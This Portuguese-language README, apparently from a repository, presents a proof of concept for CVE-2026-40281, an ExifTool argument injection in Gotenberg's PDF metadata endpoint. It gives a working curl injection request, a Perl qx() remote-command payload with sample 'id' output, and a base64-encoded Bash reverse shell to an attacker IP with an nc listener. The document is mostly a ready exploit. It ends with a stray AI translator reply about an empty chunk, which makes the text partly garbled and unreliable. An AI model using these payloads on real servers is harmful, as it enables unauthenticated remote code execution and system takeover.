 rabakuku/cve-2026-40281
PoC em Python para CVE-2026-40281, uma injeção de argumentos no ExifTool no endpoint de gravação de metadados PDF do Gotenberg que possibilita manipulação de arquivos e execução remota de comandos.

Um PoC funcional para CVE-2026-40281
O Gotenberg é uma API stateless baseada em Docker para converter documentos do Office, páginas HTML, arquivos Markdown e outros formatos em PDFs.
O Gotenberg 8.30.1 e versões anteriores são vulneráveis à injeção de argumentos no ExifTool no endpoint de escrita de metadados de PDF. Os valores de metadados são passados ao ExifTool sem filtrar caracteres de nova linha, permitindo que um atacante não autenticado injete argumentos adicionais e manipule arquivos ou execute comandos. A vulnerabilidade foi corrigida na versão 8.31.0.
Referências:
Execute o seguinte comando para iniciar o Gotenberg 8.30.1:
docker compose up -d
Depois que o servidor iniciar, acesse http://192.168.10.2:3000/health. Uma resposta JSON contendo "status":"up" indica que o serviço está pronto.
O Gotenberg passa argumentos para o ExifTool, um por linha, através da sua entrada padrão via go-exiftool. Os valores de metadados não são sanitizados, portanto, uma nova linha dentro de um valor o divide em múltiplos argumentos, permitindo que um atacante injete argumentos arbitrários do ExifTool.
Antes de reproduzir a vulnerabilidade, use poc.py para criar um PDF mínimo:
python3 poc.py -o test.pdf


Em seguida, injete uma nova linha seguida do argumento -FileName do ExifTool no valor de Title:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
O servidor vulnerável retorna HTTP 404 porque o ExifTool move o PDF processado para fora do caminho esperado. Verifique se o argumento injetado criou /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
A presença deste arquivo confirma a injeção de argumentos. O Gotenberg 8.31.0 e versões posteriores rejeitam a mesma requisição com HTTP 400.
Usando a primitiva de injeção de argumentos acima, é possível obter RCE, por exemplo com -Title<${PDFVersion;$_=qx(id)}. Este argumento utiliza a sintaxe de redirecionamento -TAG<value do ExifTool: o recurso de formatação avançada ${PDFVersion;...} alimenta o valor da tag PDFVersion (presente em todo PDF válido) para a expressão Perl arbitrária após o ponto e vírgula, onde qx() executa id e sobrescreve o valor da tag $_ com sua saída, de modo que a saída do comando é gravada nos metadados Title.
O endpoint de escrita de metadados retorna o PDF processado na resposta HTTP, e o PoC o envia ao endpoint de leitura de metadados para extrair Title e obter a saída do comando. Além de -TAG<..., o argumento -if do ExifTool também executa uma expressão Perl arbitrária (originalmente usado para decidir se um arquivo deve ser processado), portanto comandos também podem ser executados com qx() ou system() dentro dele.

Execute o PoC contra o alvo para executar id e ler sua saída a partir dos metadados do PDF retornado:
python3 poc.py -u http://192.168.10.2:3000 -c id
Adicione -v para imprimir o PDF retornado. Bytes não imprimíveis são substituídos por pontos.
Um servidor vulnerável retorna a saída do comando, confirmando que o comando foi executado como o usuário gotenberg:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
Passo 1: Codifique o payload Bash na sua máquina Kali:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
Passo 2: Certifique-se de que o seu Listener está aberto:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
I'm ready to translate chunk 19 of 19. However, I don't see any content in your message after the INPUT: marker — the chunk appears to be empty.
Please paste the actual Markdown content for chunk 19, and I'll translate it into Portuguese following all the rules you've specified.






